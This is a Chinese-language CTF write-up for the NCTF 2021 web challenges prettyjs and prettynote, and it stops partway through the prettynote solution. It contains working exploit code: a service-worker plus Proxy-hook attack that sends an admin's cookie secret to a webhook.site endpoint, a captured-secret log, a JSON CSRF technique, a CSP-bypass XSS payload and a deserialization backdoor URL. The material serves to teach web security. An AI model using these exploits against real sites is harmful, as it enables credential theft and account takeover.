backdoor?cmd=rO0ABXNyABBjb20ueDFjLm5jdGYuUG9jLTxEyChKw8gCAAB4cA==
```

反弹shell就可以了!

prettyjs

> 出题人ID：byc_404
> 题目描述：
> A useless website that gives you express template…
> link: https://prettyjs.bycsec404.top
> 附件链接：
> 链接：https://pan.baidu.com/s/174wSQKQH08l-UtniPR0UVA
> 提取码：1txc
> https://attachment.h4ck.fun:9000/web/prettyjs/prettyjs.zip
> https://nctf.slight-wind.com/web/prettyjs/prettyjs.zip

flag:

```
nctf{anyone_get_me_a_job_to_study_on_javascript:)}
```


prettyjs这题主要的目的是考察选手们如何在服务端不存在 `X-Content-Type-Options` +cookie的 `samesite` 属性为none的情况下，不用xss拿到 `/api/template` 下的敏感信息。不过部署题目时因为我的疏忽，导致 `/api/template` 默认的 `Content-Type` 为 `text/html` ，可以直接做到csrf=>xss orz , 而预期此处的 `Content-Type` 应该是 `text/plain` 的。

下面是预期的思路流程：

审计代码后可知我们需要构造cookie,而cookie所需的ADMIN_USERNAME与COOKIE_SECRET来自admin bot在 `/api/template` 路由下的template内容。


然而理论上站内并没有xss的地方，因此出发点只能是：让bot访问我们自己服务器，并向题目网站进行跨域请求。

而跨域就要面对SOP（Same Origin Policy）的限制。虽然题目的cookie samesite 属性被设置为 `none` ，使得cookie在我们服务器的域仍然有效，但通过 `fetch` ， `XMLHttpRequest` 等等手段都会受到SOP的限制，请求发出去了，但是response返回后不会让javascript获取到。



```
> fetch("https://prettyjs.bycsec404.top/api/template", {
      mode: "no-cors",
      method: 'POST',
      referrerPolicy: "no-referrer",
      credentials: "include",
      headers: {
          'Content-Type': 'application/x-www-form-urlencoded'
      },
      body: "username=byc",
      referrerPolicy: 'no-referrer'
  }).then(r=>r.text()).then(console.log)
< ▶ Promise {<pending>}
>
```

同时服务端还存在一个referer的检查。



```
const sameOrigin = async (req, res, next) => {
    if (req.get('referer') && !req.get('referer').startsWith(process.env.SITE_URL)) {
        return res.status(403).json({ msg: 'SameOrigin Protection' })
    }
    next();
}
```

此处referer的检查其实也是目前很多主流web服务/中间件在jsonp,视频地址等等接口检查referer的手段：如果存在referer头，判断下是否是从我们自己站过来的。但这样的检查手段绕过也很简单，只需要不带referer即可。


那么现在关键是需要跨域加载且拿到返回值。而我们知道script在进行跨域加载js时是不会受到SOP的限制的，其返回内容也在控制范围内。但是此处script有两个问题需要解决

1. /api/template 内容并不是单纯js
2. /api/template 是post路由

我们依次来解决这两个问题。

第一个问题，首先 `/api/template` 的内容是由可控的userame+ `'s Awesome experss page! Check below ?` 以及一份expressjs 的简单代码组成的。后面一部分代码自然是合法的js代码。那前一部分呢？是不是只要注释掉第一行，整个页面的内容就是合法js了？

答案是肯定的。只不过此处username被限制了，不能使用 `/` 。那 `//` 或 `/*` 都不能使用。不过我们完全可以用前端下js的另一种注释方式： `<!--` 来注释掉第一行。这样就让整个 `/api/template` 的内容成为合法js了。



HTML comments are valid in JavaScript

You will be impressed, but `<!--` (which is known as HTML comment) is a valid comment in JavaScript.

```
// valid comment
<!-- valid comment too
```

💡 **Explanation:**

Impressed? HTML-like comments were intended to allow browsers that didn't understand the `<script>` tag to degrade gracefully. These browsers, e.g. Netscape 1.x are no longer popular. So there is really no point in putting HTML comments in your script tags anymore.

Since Node.js is based on the V8 engine, HTML-like comments are supported by the Node.js runtime too. Moreover, they're a part of the specification:

第二个问题，如何让script用post的方式加载内容？这里我的方法是，利用service worker来更改其对 `/api/template` 的请求。我们知道service worker 相当于浏览器端的代理，自然能将get改为post.那么最后的解法就水落石出了。

因为要注册service worker，所以这里我本地起一个node server提供http 服务，然后用ngrok 为我们获取一个临时的https域名。其中sw.js将发往 `/api/template` 的请求方式由get换成post.

server.js

```
const express = require('express');
const app = express();
const logger = require('morgan');


```


```
app.use(logger('dev'));

app.get('/', (_, res) => {
    return res.sendFile(__dirname + '/solve.html');
})

app.get('/exp', (_, res) => {
    return res.sendFile(__dirname + '/exp.html');
})

app.get('/sw.js', (_, res) => {
    res.type('application/javascript');
    return res.send(`self.addEventListener('fetch', (event) => {
        event.respondWith((async () => {
            let resp;
            if (event.request.url.includes('template')) {
                resp = await fetch(event.request, {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded'
                    },
                    body: "username=<!--",
                    referrerPolicy: 'no-referrer'
                });
                return resp;
            } else {
                return await fetch(event.request);
            }
        })());
    });`)
})


app.listen(9000)
```

solve.html.用于注册service worker

```
<!DOCTYPE html>
<html>
<head>
    <title>Solve</title>
    <script>
        if ('serviceWorker' in navigator) {
            window.addEventListener('load', () => {
                const sw = "https://6ad8-47-94-110-102.ngrok.io/sw.js";
                navigator.serviceWorker.register(sw, { scope: '/' })
                    .then((register) => {
                        navigator.sendBeacon("https://webhook.site/e708eb94-ea07-490a-969a-742d40033925", "Successfully register");
                        setTimeout(() => {
                            window.open("/exp")
                        }, 100);
                    }, (err) => {
                        navigator.sendBeacon("https://webhook.site/e708eb94-ea07-490a-969a-742d40033925", "Failed to register");
                        console.log('Service worker error:', err);
                    });
            });

        }
    </script>
</head>

<body>
    byc_404 got this
</body>

</html>
```

exp.html。加载 `/api/template` 并通过hook的手段拿到ADMIN_USERNAME与COOKIE_SECRET。这里主要是重写与增加了一些函数使得nodejs下的代码放到前端js仍然合法。同时我们要获取的内容语句是： `global.process.env.ADMIN_USERNAME.setFlag(COOKIE_SECRET)` 。我们可以使用 `Proxy` 来hook `global` 每次访问属性或调用方法的操作。

```
<body>
    <script>
        const target = "https://prettyjs.bycsec404.top";
        const script = document.createElement('script');
        script.referrerpolicy = 'no-referrer';
        script.src = target + "/api/template"
        document.body.appendChild(script);

        const require = (module) => {
            if (module == 'express') {
                return () => {
                    return {
                        use: () => { },
                        all: () => { },
                        listen: () => { },
                        get: (data, func) => {
                            Object.prototype.global = new Proxy({}, handler);
                            func('byc_404', { send: () => { } });
                        }
                    }
                }
            }
            if (module === 'randomatic') {
                return () => { };
            }
            if (module === 'express-session') {
                return () => { };
            }
        }


        const url = 'https://webhook.site/e708eb94-ea07-490a-969a-742d40033925'
        const handler = {
            get: (target, prop) => {
                console.log(prop);
                if (['process', 'env', 'setFlag'].includes(prop) === false) {
                    navigator.sendBeacon(url, `ADMIN_USERNAME=${prop}`);
                }
                if (prop == 'setFlag') {
                    return (data) => {
                        console.log(data)
                        navigator.sendBeacon(url, `COOKIE_SECRET=${data}`);
                        return {};
                    };
                }
                target[prop] = {};
                return new Proxy(target[prop], handler);
            }
        };
    </script>

</body>
```


REQUESTS (3/500) Newest First

POST #a36ca 139.180.223.121 11/29/2021 11:01:17 AM

POST #806ba 139.180.223.121 11/29/2021 11:01:17 AM

POST #df4f8 139.180.223.121 11/29/2021 11:01:16 AM

Request Details — Permalink Raw content Export as

POST	https://webhook.site/e708eb94-ea07-490a-969a-742d40033925
Host	139.180.223.121 whois
Date	11/29/2021 11:01:17 AM (a few seconds ago)
Size	78 bytes
ID	a36ca777-e58f-4cc1-8ce2-e6fc2f1d9719

Files

Headers

connection	close
accept-language	en-US
accept-encoding	gzip, defla
referer	https://416
sec-fetch-dest	empty
sec-fetch-mode	no-cors
sec-fetch-site	cross-site
origin	https://416
content-type	text/plain;
sec-ch-ua-platform	
user-agent	Mozilla/5.0
sec-ch-ua-mobile	?0
accept	*/*
sec-ch-ua	
content-length	78
host	webhook.sit

Query strings

(empty)

Form values

(empty)

Raw Content

```
COOKIE_SECRET=cb7f2c9c4e973b806e28034344cc26ca60a2fd44d2d2834f712ce2ee2c975035
```

利用cookie_secret 以及admin_username 就可以计算出flag所需的cookie了。由于服务端使用的是express的signedCookie,我们可以选择替换配置本地起一个一样的server,或者直接计算hmac-sha256签名,带上cookie访问 `/api/flag` 即可。

所以， `X-Content-Type-Options` 的存在还是很有必要的，同时也要尽量避免设置samesite属性为 `none` 。

ps:

`xxx.xxx.xxx` 这种属于合法javascript的场景，不知道有没有让大家联想到 jsonwebtoken 呢 :)

prettynote

> 出题人ID：byc_404
> 题目描述：
> you see, we do care about security of notes.
> site link: https://prettynote.bycsec404.top
> bot link: http://149.28.131.9:8000/
> 附件链接：
> 链接： https://pan.baidu.com/s/1hEN3tePC-lLwAaPZq1PpRw
> 提取码：9gyi
> https://attachment.h4ck.fun:9000/web/prettynote/prettynote.zip
> https://nctf.slight-wind.com/web/prettynote/prettynote.zip


flag:

```
nctf{xss_is_harder_than_rce_23333}
```

prettynote 的预期解题流程其实已经在给出的第二个hint里了：
`json csrf + bypass CSP + make two sites same origin`

第一步：

json csrf. 这个考点貌似是某厂安全岗面试时经常会问到的一个问题XD。关于它其实stackoverflow上早就有解释了：




Forging arbitrary CSRF requests with arbitrary media types is effectively only possible with XHR, because a form's method is limited to GET and POST and a form's POST message body is also limited to the three formats `application/x-www-form-urlencoded`, `multipart/form-data`, and `text/plain`. However, with the form data encoding `text/plain` it is still possible to forge requests containing valid JSON data.

So the only threat comes from XHR-based CSRF attacks. And those will only be successful if they are from the same origin, so basically from your own site somehow (e. g. XSS). Be careful not to mistake disabling CORS (i.e. not setting Access-Control-Allow-Origin: *) as a protection. CORS simply prevents clients from reading the response. The whole request is still sent and processed by the server.

只有服务端限制了请求 `Content-Type` 必须是 `application/json` 之类才能限制此类攻击。

这类csrf攻击的常见场景包括但不限于： php使用 `php://input` 获取post body
并使用 `json_decode` 解析；go直接用json.unMarshal解析req.Body的数据。本题就可以基于后者这样的场景发起的csrf攻击。



```go
func addHandler(w http.ResponseWriter, req *http.Request) {
    w.Header().Set("Content-Type", "application/json")
    session := req.Context().Value("session").(*sessions.Session)
    uid, _ := session.Values["uid"]
    note := findNote(uid.(string))
    if note.Content != "" {
        _, _ = fmt.Fprintf(w, "You've already stored a note")
    } else {
        var note Note
        reqBody, _ := ioutil.ReadAll(req.Body)
        err := json.Unmarshal(reqBody, &note)
        if err != nil {
            _, _ = fmt.Fprintf(w, "Error reading JSON body")
            return
        }
        if len(note.Content) > 300 {
            _, _ = fmt.Fprintf(w, "Too much words!")
            return
        }
        createNote(uid.(string), note.Content)
        http.Redirect(w, req, "/", http.StatusFound)
    }
}
```


能够csrf后，我们可以就能让bot增加可控的note内容了。

第二步，绕过csp 进行xss.这里注意 `store.prettynote.bycsec404.top` 的CSP 不难发现允许了主站 `prettynote.bycsec404.top` 的src资源


```
Content-Security-Policy: default-src https://prettynote.bycsec404.top/; style-src 'self'; worker-src 'none'; frame-ancestors https://prettynote.bycsec404.top/; script-src 'nonce-SpyDCeJT39Rg6xVLzcapiMU7hqxqv6oIWrdYvTLOEpQ=' https://prettynote.bycsec404.top/; base-uri 'none';
```

主站唯一有可控返回值的地方在 `/note/` ，自然是可以利用的。不过 `/note/` 的内容在store站也会作为innerHTML插入。因此这里我们需要稍微构造下 `/note/` 内容，让js payload与html 内容在一起，就能在 `store` 站达成xss。

```
alert(1);`<iframe srcdoc="<script src='https://prettynote.bycsec404.top/note/'></script>">`
```


Secure Storage Services
Home
store.prettynote.bycsec404.top 上的嵌入式页面显示
1
确定
Hello, your safely stored note is:
alert(1)`
Security Status: Protected with CSP, anti-XSS and sandbox
© NCTF 2021

最后也是最重要的考点。我们拿到了store站的xss,而flag在主站的localStorage中，而localStorage 也是受到跨域保护的

